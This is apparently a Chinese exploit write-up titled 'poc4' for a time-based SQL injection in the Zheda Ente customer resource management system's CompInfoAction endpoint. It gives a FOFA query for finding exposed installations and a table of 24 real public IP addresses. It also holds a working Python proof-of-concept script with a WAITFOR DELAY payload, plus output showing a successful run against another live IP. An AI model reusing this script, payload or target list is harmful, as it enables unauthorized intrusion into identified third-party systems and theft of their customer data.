

poc4 浙大恩特CompInfoAction存在SQL注入


fofa:title="欢迎使用浙大恩特客户资源管理系统" || body="script/Ent.base.js"



序号	HOST	标题	IP	端口	域名	协议	证书绑定的域名	Server指纹
1	61.153.235.90:7070		61.153.235.90	7070		http		Apache-Coyote/1.1
2	120.26.122.200		120.26.122.200	80		http		Apache-Coyote/1.1
3	47.121.185.27:6060		47.121.185.27	6060		http		Apache-Coyote/1.1
4	121.40.84.21		121.40.84.21	80		http		Apache-Coyote/1.1
5	47.101.41.202		47.101.41.202	80		http		Apache-Coyote/1.1
6	43.137.34.160		43.137.34.160	80		http		Apache-Coyote/1.1
7	119.45.92.131		119.45.92.131	80		http		Apache-Coyote/1.1
8	47.110.36.17:6060		47.110.36.17	6060		http		Apache-Coyote/1.1
9	1.13.251.236		1.13.251.236	80		http		Apache-Coyote/1.1
10	59.36.164.12:7070		59.36.164.12	7070		http		Apache-Coyote/1.1
11	47.109.62.12		47.109.62.12	80		http		Apache-Coyote/1.1
12	121.205.3.250:81		121.205.3.250	81		http		Apache-Coyote/1.1
13	8.136.6.237:6060		8.136.6.237	6060		http		Apache-Coyote/1.1
14	120.79.43.27:81		120.79.43.27	81		http		Apache-Coyote/1.1
15	218.5.40.25:81		218.5.40.25	81		http		Apache-Coyote/1.1
16	117.30.198.253:81		117.30.198.253	81		http		Apache-Coyote/1.1
17	218.91.234.19:9999		218.91.234.19	9999		http		Apache-Coyote/1.1
18	47.100.248.22:81		47.100.248.22	81		http		Apache-Coyote/1.1
19	https://218.56.42.134:8443		218.56.42.134	8443		https		Apache-Coyote/1.1
20	218.66.25.149:81		218.66.25.149	81		http		Apache-Coyote/1.1
21	120.78.139.198		120.78.139.198	80		http		Apache-Coyote/1.1
22	113.65.160.150:6060		113.65.160.150	6060		http		Apache-Coyote/1.1
23	121.196.100.77		121.196.100.77	80		http		Apache-Coyote/1.1
24	8.138.59.8		8.138.59.8	80		http		Apache-Coyote/1.1




```python
# 2.fofa:title="欢迎使用浙大恩特客户资源管理系统" || body="script/Ent.base.js"
import argparse,sys,requests
import urllib3
import warnings
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
def banner():
    test = """
```



```python
            author = WXL
"""
    print(test)
def main():
    banner()
    parse = argparse.ArgumentParser(description="浙大恩特CompInfoAction 存在SQL注入")

    parse.add_argument('-u', '--url', dest='url', type=str, help='please input your link')
    parse.add_argument('-f', '--file', dest='file', type=str, help='please input your file')

    args = parse.parse_args()

    if args.url and not args.file:
        poc(args.url)
    elif args.file and not args.url:
        pass
    else:
        print(f"Usage python {sys.argv[0]} -h")
```

```python
def poc(target):
    link = "/entsoft/CompInfoAction.emrser;.js?compnum=1"
    payload = "%27%3BWAITFOR+DELAY+%270%3A0%3A3%27--&method=selectCompBank"
    headers = {
        "Accept-Encoding": "gzip, deflate",
        "X-Requested-With": "XMLHttpRequest",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0",
        "Accept": "application/json, text/javascript, */*; q=0.01",
        "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2"
    }
    res1 = requests.get(url=target, headers=headers, verify=False, timeout=5)
    print(res1)
    if res1.status_code == 200:
        res2 = requests.post(url=target+link+payload, headers=headers, verify=False, timeout=5)
        res2_content = res2.text
        print(res2_content)
        if res2.elapsed.total_seconds() >= 3:
            print(f"[+]该站点{target}存在延时注入")
if __name__ == "__main__":
    main()
```

```
PS D:\Vscode\Python_code> python3 weekendwork1.py -u http://14.21.174.161:6060
 ZDET_CA_SQLi

           author = WXL

 <Response [200]>
 {"date":[],"stat":1}
 [+]该站点http://14.21.174.161:6060存在延时注入
PS D:\Vscode\Python_code>
```